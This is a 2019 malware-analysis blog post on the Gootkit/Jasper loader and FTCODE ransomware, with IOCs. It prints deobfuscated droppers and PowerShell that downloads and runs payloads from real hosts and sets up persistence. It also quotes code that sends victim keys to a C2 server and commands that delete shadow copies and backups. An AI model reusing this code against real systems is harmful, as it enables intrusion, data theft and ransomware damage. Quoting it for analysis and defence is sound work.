


# Nicht so goot - breaking down gootkit and jasper (+ ftcode)

By f0wL

Published: 2019-10-02 · Archived: 2026-04-05 23:42:42 UTC

Wed 02 October 2019 in [Banking-Malware](#)


Pun intended. Gootkit is one of the most spread banking malware at the moment and I deemed it a good opportunity to deobfuscate a bit of scrambled code



***A short disclaimer: downloading and running the samples linked below will compromise your computer and data, so be f\$cking careful. Also check with your local laws as owning malware binaries/ sources might be illegal depending on where you live.***

Gootkit Stage 3 Sample available @ [Hybrid Analysis](#) -->

3e846a7316dbc15a38cfd522b14ad3f1a72d79959cbae9fd14621400d77cbc37



With the obfuscated Javascript and VB Script samples I thought it would be a good idea to build a simple python script to clean up the mess Jasper Loader left us. If I come across a newer version I'll update the script, other than that Forks and PRs are always welcome as well.

The VB script as a first stage isn't really that sophisticated. Basically the 2947 lines of one ASCII character each represented as an integer with "302" added to it are each converted back to a char and added to the string *fjuu* which gets executed via WScript after the decoding is complete. The dumped command is once again a long powershell command with a base64 segment.

```
2944 ffhvgwa 422
2945 ffhvgwa 334
2946 ffhvgwa 338
2947 ffhvgwa 399
2948 ffhvgwa 361
2949 End Function
2950 Function ufaex (zwga)
2951 | CreateObject("WScript.Shell").Run zwga, svcvjxge
2952 End Function
2953 fjuu = ""
2954 svcvjxge = 0
2955 Function ffhvgwa (zwga)
2956 | tibc = fjuu & ( "" )
2957 | fjuu = tibc & Chr( (zwga - 302) )
2958 End Function
2959 dvwhieg
2960 ufaex fjuu
```

This PS snippet will download and display the weird online pet store order confirmation and the second stage of the Jasper Loader (an obfuscated Javascript file).

```
[*] Decoded Base64
b';jppg=Join-Path $env:temp "fffj915.jpg";try{(New-Object Net.WebClient).DownloadFile("http://rejoiner.com/resources/wp-content/uploads/2017/04/feat-ch
ewy-shipping-confirmation.jpg",$jppg); Start-Process $jppg;}catch{};if(((Get-UICulture).Name -match "CN|RO|RU|UA|BY") -or ((Get-WmiObject -class Win32_C
omputerSystem -Property Model).Model -match "VirtualBox|VMware|KVM")){ exit;};\n$stijgy = $env:PUBLIC + "\\Libraries";\nif (-not (Test-Path $stijgy))
{ md $stijgy; }\n$gcwhtgdyw = $env:PUBLIC + "\\Libraries\\WindowsIndexingService.js";\n$dgzhwdb = New-Object System.Net.WebClient;\n$dgzhwdb.Credenti
als = [System.Net.CredentialCache]::DefaultCredentials; \n$stjvujcxf = $true;\nwhile( $stjvujcxf ){ \n try{ \n $hyddwzcsuv = Join-Path $stijgy ( get-r
andom -minimum 100 -maximum 999999 ) ; \n $dgzhwdb.DownloadString("http://wvs.tkgventures.com/?need=eger&vid=pdf2:start&") | out-file $hyddwzcsuv; \n
Start-Sleep -s 5; \n if( ( test-path -path $hyddwzcsuv ) -and ( ( Get-Item $hyddwzcsuv ).length/1KB) -gt 10 ) { \n Move-Item $hyddwzcsuv -des
tination $gcwhtgdyw -Force; \n try{ sctasks.exe /delete /TN "WindowsIndexingService" /f }catch{} \n try{ sctasks.exe /delete /TN "Windows Ind
exing Service" /f }catch{} \n $zcxwdszg = 'wscript.exe //nologo \'' + $gcwhtgdyw + '\' >NUL 2>&1'; \n sctasks.exe /create /TN "WindowsIndexin
gService" /sc DAILY /st 00:00 /f /RI 20 /du 23:59 /TR $zcxwdszg; \n try{ \n $csbwftfja = [Environment]::GetFolderPath('Startup') + '\\\W
indowsIndexingService.lnk'; \n if (-not ( Test-Path $csbwftfja )){ \n $hfesasvwyi = New-Object -ComObject ('WScript.Shell'); \n
$wufgdayt = $hfesasvwyi.CreateShortcut( $csbwftfja ); \n $wufgdayt.Arguments = '//nologo \'' + $gcwhtgdyw + '\' >NUL 2>&1'; \n $wufg
cdayt.TargetPath = 'wscript.exe'; \n $wufgdayt.WorkingDirectory = $stijgy; \n $wufgdayt.WindowStyle = 1; \n $wufgdayt.Des
cription = 'Windows Indexing Service'; \n $wufgdayt.Save(); \n } \n }catch{} \n $stjvujcxf = $false; \n try{ get-process po
wershell* | stop-process }catch{}; \n exit; \n } \n }catch{} \n } \n }
```

The JS Stage includes a few unused variables, entangled functions and scrambled strings. These strings are then concatenated to one big string in an array which in turn is used in two replacement functions and then gets split. The last step is a loop which calls the *geejc* function and selects every second character from the array to form the final powershell payload. The PS command contains a base64 encoded string which I decoded as a separate step in the script. Pretty easy so far...

```
400 xcdtda.push("Za29UugzKyT7saK6I");
401 xcdtda.push("CBBR9V0yw3o4gyIEFANC05YEXRJt0zL5V3Nvs7ZRW");
402 xcdtda.push("V9wCIVc");
403 xcdtda.push("lyzSIaD8I94AMvDVsvKwIQCAA5kzZxGVlDl3ZRmaVTjSYAntZB04IuDA0QgEcX2wV7uRZuHTBVvvcV330Qg");
404 xcdtda.push("IBiwI67vCTnw0A7ECRntJ3pvI9Cv1BQEYQXyRVoZICCVRT03ZR3");
405 xcdtda.push("Z95tazXQR9h5YayRARtuR6mw9ByaY627Uy7BC9g9=A=C'W w)R w)z;6iSezx2 C$8aC;u\"A,u0y)w;7");
406
407
408 ybeudzw = "";
409 vyzdd = "";
410 avstfzw = 2 ;
411 zwbxvw = 2 ;
412 yydyh = 1 ;
413
414
415 function geejc(ztheu,sfziwi){
416     if( ztheu != avstfzw ){
417         zwbxvw = ztheu + yydyh
418     }else{
419         vyzdd += acvgxv[sfziwi];
420         zwbxvw = yydyh;
421     }
422 }
423
424 iidyx = (function(a){ return a.replace("0","").'})('xcdtda.join(" 09(")');
425 bgxca = (function(a){ return a.replace("9","split')})(iidyx);
426
427 function ygutcyd(ffzcy){
428     return ffzcy;
429 }
430 ifvbv( "acvgxv=" + bgxca + "");
431 for( var ijuvzv = 0; ijuvzv < acvgxv.length; ijuvzv++){
432     geejc(zwbxvw,ijuvzv);
433 }
434 ifvbv(vyzdd);
435 function ifvbv(ffzcy){
436     eval(ffzcy);
437 }
```

```

Gootkit/Jasper Decryptor - Marius Genheimer, 2019 - https://dissectingmalwa.re

[*] Decoded String

(new ActiveXObject(\C3 C A5RAE8y55")).Run(\powershell $a = [string][System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String( 'aWYoKCh
HZXQtVULdDwx0dXJlks50Yw1lIC1tYXRjaCAi0058Uk98Ulv8VUF8QlkiKSAtb3IgKChHZXQtV21pT2JqZWNoIC1jbGFZcyBXaw4zMl9Db21wdXRlc1N5c3RlbSAUUhjvcGVydHkgTW9kZWpLk1vZG
VsIC1tYXRjaCAiVmlydHVhbEJveHxwTXdhcmV8S1ZNIikpeyBleGl00307CiR5eGRpanV0ZXcPSAAkZW520lBV0kxJ0yArICJcTGlcmFyaWVzIjsKaWYgKClub30gKFRlc30tUGF0aCAkeXhkaWp1d
GV3KSgkeYBtZCAkeXhkaWp1dGV30yB9CiR0eXNhd2dpeWR6ID0gJGVudjpoVUJMSUMgKyAiXExpYnJhcmllc1xKaW5kb3dzSW5kZXhpbmdTZXJ2aWNLmpzIjsKJGhndnlpdGFjID0gJGVudjpoZW1w
ICsgIlxYQUZyOTE2LjEudG1wIjksKjGV5dnd1dXlhaiAgPSBkb2luLVBhdGggJHl4ZG1qdXRldyAidGh1bWJjYmNoZW8zMy5kYiI7CiRienVidnZ3ZSAgPSA5MTYuNTsKJG15dXJscG9zZCA9ICRmYXw

```


Probably the easiest way to identify a Jasper Loader is by looking at the characteristic conditional at the top of the decoded base64 segment. First it checks the the localization of the UI for Systems from China, Romania, Russia, Ukraine or Belarus and exits if this condition is true. Jasper will also quit if the WMI Computer\_Model query returns a string related to a VM Guest system for anti-analysis and sandbox evasion purposes.

```

[*] Decoded Base64

b'if((Get-UICulture).Name -match "CN|RO|RU|UA|BY") -or ((Get-WmiObject -class Win32_ComputerSystem -Property Model).Model -match "VirtualBox|VMware|KV
M")){ exit;};\n$yxdijutew = $env:PUBLIC + "\\Libraries";\nif (-not (Test-Path $yxdijutew)) { md $yxdijutew; }\n$stysawgiydz = $env:PUBLIC + "\\Libraries
\\WindowsIndexingService.js";\n$hgvyitac = $env:temp + "\\XAFX916.1.tmp";\n$eyvuwuyaj = Join-Path $yxdijutew "thumbcache_33.db";\n$zbubvvve = 916.1;\n
n$myurlpost = $false;\n$ndiefecbvt = "w";\n\nfunction iamwork{ sc -Path $hgvyitac -Value ( $pid, [string](Get-Date), $zbubvvve, $myurlpost, $sadabbuw -j
oin '\,\' );};\nfunction ciyafzaj( $zuywduyy ){ \n if( $zuywduyy -match '\OutOfMemoryException\'){\n ri -Path $hgvyitac -Force;\n get-process p
owershell* | stop-process;\n exit;\n };}\n\nfunction sendpost( $zuywduyy ){ \n if( !$myurlpost ){ return $false; }; \n $jvycaufuw = New-Object S

```




```
[Version]
signature = "$CHICAGO$"
AdvancedINF = 2.5, "You need a new version of advpack.dll"

[DefaultInstall]
RunPreSetupCommands = vpldawgjlivipxgtwqjriglsgsnoykgvkoyrkaaawl:2

[vpldawgjlivipxgtwqjriglsgsnoykgvkoyrkaaawl]
C:\Users\admin\AppData\Local\Temp\bolp.exe
```

A Setup Information (.inf) file dropped by the PE payload.



Looks like we've got some anti-analysis tricks with this binary as well...either way IDA Free does not really like it and complains about being unable to fetch the Imports 😞 Scrambled Import Address Table anyone ? We'll take a closer peak later

Another Version of the Gootkit/Jasper combo surfaced on September 26th when they swapped out the 3rd stage payload with FTCODE. Against the believe of some researchers this PowerShell based ransomware is not new and was first spotted in 2013 by Sophos Analysts as decribed in this [article](#). The Link to the Any.Run Analysis of the malicious Word Document can be found [here](#).



The malicious macro in the Word document will download and execute the FTCODE PowerShell ransomware right away.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" $atwsxvg = [string][System.Text.Encoding
```

```
function ujdxjgdh($dagcxtz, $bvhjixa){  
    uaijgdwh;  
    $vyyczbxji="BXCODE hack your system";  
    $efxfsuvy="BXCODE INIT";  
    $gxvudehwia = new-Object System.Security.Cryptography.RijndaelManaged;  
    $baazhxxdt = [Text.Encoding]::UTF8.GetBytes($bvhjixa);
```

Maybe a reference to the developer/ group behind this attack? We won't know for sure, but the string "BXCODE hack your system" is present in all recent occurrences of FTCODE.

```
$fdwihcey.Write($ishiugciai, 0, $ishiugciai.Length);  
$fdwihcey.Close();  
$zvfwiye=$_.Name+'.FTCODE';  
ren -Path $_.FullName -NewName $zvfwiye -Force;  
$dtibxig=$_.DirectoryName+'\READ_ME_NOW.htm';  
if($?) { Test-Path $dtibxig } f
```

Ladies and Gentlemen, this is the part of the code that gave today's ransomware its name. It will append the extension *.FTCODE* to every encrypted file and drop a HTML ransomnote in the respective directories.

```
function cxhzwve(){  
    if(((Get-UICulture).Name -match "CN|RO|RU|UA|BY"))
```

Again, this PS script also features the "kill switch"/ evasion technique found in Jasper.

```
((Get-WmiObject -class Win32_ComputerSystem -Property Model).Model -match "VirtualBox|VMware|KVM|HVM")){ return ;};
```

```
function bwesjxcgu( $yfigvwa ){
    ' Uploads the Victim ID and Base64 encoded Password to the Server
    $aedbghzf = New-Object System.Net.WebClient;
    $aedbghzf.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
    $aedbghzf.Headers.Add("Content-Type", "application/x-www-form-urlencoded");
    $aedbghzf.Encoding = [System.Text.Encoding]::UTF8;
    try{
        $athgdvd = $aedbghzf.UploadString( "http://aweb.theshotboard.info/", ("ver=926.3&guid=$whyjfdxez" + $yfigvwa) );
        if( $athgdvd -eq "ok" ){ return $true; }
    }catch{};
    return $false;
};
```

Communication with the C&C Server is accomplished via *System.Net.Webclient* and POST commands to the hardcoded address. In this case the victim ID (a UUID) and the generated encryption key are transmitted (in plain text, a packet capture would get you the key and therefore your data back without paying the cyber-criminals :D ).

```
}catch{};
$tihvyxyf = [Reflection.Assembly]::LoadWithPartialName('System.Security');
Add-Type -Assembly System.Web;
$fedszhxf = $env:PUBLIC + "\OracleKit";
if (-not (Test-Path $fedszhxf)) { md $fedszhxf; }
$gtjgbdx = $fedszhxf + "\w00log03.tmp";
if ( Test-Path $gtjgbdx ){
    $(Get-Date) > ($env:PUBLIC + "\OracleKit\good_day.log");
    exit;
};
```

Looks like FTCODE actually has a killswitch: A if a file called *w00log03.tmp* is present in *%PUBLIC%\OracleKit* the ransomware will create a new file called *good\_day.log* and exit.

```
sgysaizg('bcdedit /set ffgwyfs bootstatuspolicy ignoreallfailures');
sgysaizg('bcdedit /set ffgwyfs recoveryenabled no');
sgysaizg('wbadmin delete catalog -quiet');
sgysaizg('wbadmin delete systemstatebackup');
sgysaizg('wbadmin delete backup');
sgysaizg('vssadmin delete shadows /all /quiet');
```

Another run-of-the-mill behaviour of ransomware these days is to disable the recovery mode, delete the system backups and shadow copies. So nothing really new here either..

FTCODE will encrypt all files with the following extensions:

```
"*.sql", "*.mp4", "*.7z", "*.rar", "*.m4a", "*.wma", "*.avi", "*.wmv", "*.csv", "*.d3dbsp", "*.zip", "*.sie", "*"
```

The ransomnote, dropped as a HTML file with the filename *READ\_ME\_NOW.htm*

```
<h1>All your files was encrypted!</h1>
<p>Your personal ID: <b>$whyjfdxez</b></p>
<p>Your personal KEY: $gdejthsee</p>
<p>1. Download Tor browser - <a href='https://www.torproject.org/download/'>https://www.torproject.o
<p>2. Install Tor browser</p>
```

```
<p>3. Open Tor Browser</p>
<p>4. Open link in TOR browser: <b>http://qvo5sd7p5yazwbrgioky7rdu4vslxrcaeruhjr7ztn3t2pihp56ewlqd.</b>
<p>5. Follow the instructions on this page</p>
<h2>***** Warning*****</h2>
<p>Do not rename files</p>
<p>Do not try to back your data using third-party software, it may cause permanent data loss(If you c
<p>As evidence, we can for free back one file</p>
<p>Decoders of other users is not suitable to back your files - encryption key is created on your co
```

Twitter user treetone alerted possible victims not to pay the ransom since he did not receive a decryptor after paying the ransom for a client. Obviously there are different reports about the steps after paying the ransom as shown below.

As reported by BleepingComputer Forum User Hidemik paying the Ransom will redirect the victim to a page with the instructions to run the following PowerShell Script (I removed the Base64 encoded RSA Key):

```
$rnd = [Reflection.Assembly]::LoadWithPartialName("System.Security");
Add-Type -Assembly System.Web;
$sek = '5Z){N}4r:5k6Gs>nY3jEmYyv8JA5}[wzYvoehWpC#aaa[;A]t' ;
$bytes=[system.Text.Encoding]::Unicode.GetBytes($sek);
${basekey}="Base64 Encoded Key";
$rsa = New-Object System.Security.Cryptography.RSACryptoServiceProvider;
$rsa.ImportCspBlob([system.Convert]::FromBase64String($basekey));
$enckey=[system.Convert]::ToBase64String($rsa.Encrypt($bytes, $false));

function Decrypt-File($item, $Passphrase){
$salt="BXC0DE hack your system";
$init="BXC0DE INIT";
$r = new-Object System.Security.Cryptography.RijndaelManaged;
$pass = [Text.Encoding]::UTF8.GetBytes($Passphrase);
$salt = [Text.Encoding]::UTF8.GetBytes($salt);
$r.Key = (new-Object Security.Cryptography.PasswordDeriveBytes $pass, $salt, "SHA1", 5).GetBytes(32);
$r.IV = (new-Object Security.Cryptography.SHA1Managed).ComputeHash( [Text.Encoding]::UTF8.GetBytes($init) )[0..15];
$r.Padding="Zeros";
$r.Mode="CBC";
$c = $r.CreateDecryptor();
$ms = new-Object IO.MemoryStream;
$cs = new-Object Security.Cryptography.CryptoStream $ms,$c,"Write";
$cs.Write($item, 0,$item.Length);
$cs.Close();
$ms.Close();
$r.Clear();
return $ms.ToArray();
}

Write-host "Start Decrypt";
$dsk=Get-PSDrive |Where-Object {$_.Free -gt 50000}|Sort-Object -Descending;
foreach($disk in $dsk){
gci $disk.root -Recurse -Include "*.FTCODE" | % {
try {
$file=[io.file]::Open($_, "Open", "ReadWrite");
if ($file.Length -lt "40960"){ $size=$file.Length}
else{$size="40960"}[byte[]]$buff = new-object byte[] $size;
$ToEncrypt = $file.Read($buff, 0, $buff.Length);
$file.Position="0";
$Encrypted=Decrypt-File $buff $sek;
$file.Write($Encrypted, 0, $Encrypted.Length);
$file.Close();
$newname = $_.name -replace ".FTCODE","";
rename-item -Path $_.FullName -NewName $newname -Force;
Write-host "$newname - ok!";
}
catch{}
}
}
Write-host "Done..... Thanks!";
```

## IOCs

### Gootkit (SHA256)

3e846a7316dbc15a38cfd522b14ad3f1a72d79959cbae9fd14621400d77cbc37

### Malicious .docm (SHA256)

bf1fae0bca74eb3e788985734c750e33949e24f44f4c6e76c615aa70a80ea175

## Related Files (SHA256)

93aef539b491ecd4f3e3bfad2b226e8026d3335e457f5d8ba903e1d76686633e --> feat-chewy-shipping-confirmation  
3721af6150db2082e6f8342c450070b835a46311c2fade9e1cd5598727d7db4f --> index.js  
e6c58e32c151f2e9e44cd8bc98cdf12373a7f8fc40262e1c4402f2eb6d191d1e --> invoice\_confirmation\_5346782388

## URLs

hxxp://getpdfreader.13stripesbrewery[.]com/pdf.php?MTo7Njc2NDk3  
hxxp://rejoiner[.]com/resources/wp-content/uploads/2017/04/feat-chewy-shipping-confirmation.jpg  
hxxp://ont.carolinabeercompany[.]com/bo1p.cab  
hxxp://www.tkgventures[.]com/ (Source Port: 49207/ 50769, 194.76.224[.]108:80)  
hxxp://z2g3mtkwotm4[.]top/ (Source Port: 52742/ 52745, 35.187.36[.]248:80)  
hxxps://adp.reevesandcompany[.]com/rbody320 (176.10.125[.]87:443)  
hxxp://picturecrafting[.]site (208.91.197.91)  
hxxp://ogy5mtkwotm4[.]top  
hxxp://mjvjmtkwotm4[.]top  
hxxp://otnhmtkwotm4[.]top  
hxxp://zgzimtkwotm4[.]top  
hxxp://cofee.theshotboard[.]net/?need=uuid&vid=dc1:loadjs&  
hxxp://aweb.theshotboard[.]info/?page=xing&vid=dc1:load  
hxxp://aweb.theshotboard[.]info/ver=926.3&guid=VICTIM-ID+PASSWD  
hxxp://qvo5sd7p5yazwbrgioky7rdu4vslxrcaeruhjr7ztn3t2pihp56ewlqd[.]onion/?guid=VICTIM-ID  
hxxp://home.tith[.]in/seven.sat  
hxxp://connect.simplebutmatters[.]com (185.158.248[.]151)  
hxxp://home.isdes[.]com (31.214.157[.]3)  
hxxp://home.southerntransitions[.]net (31.214.157[.]3)

---

Source: <https://dissectingmalwa.re/nicht-so-goot-breaking-down-gootkit-and-jasper-ftcode.html>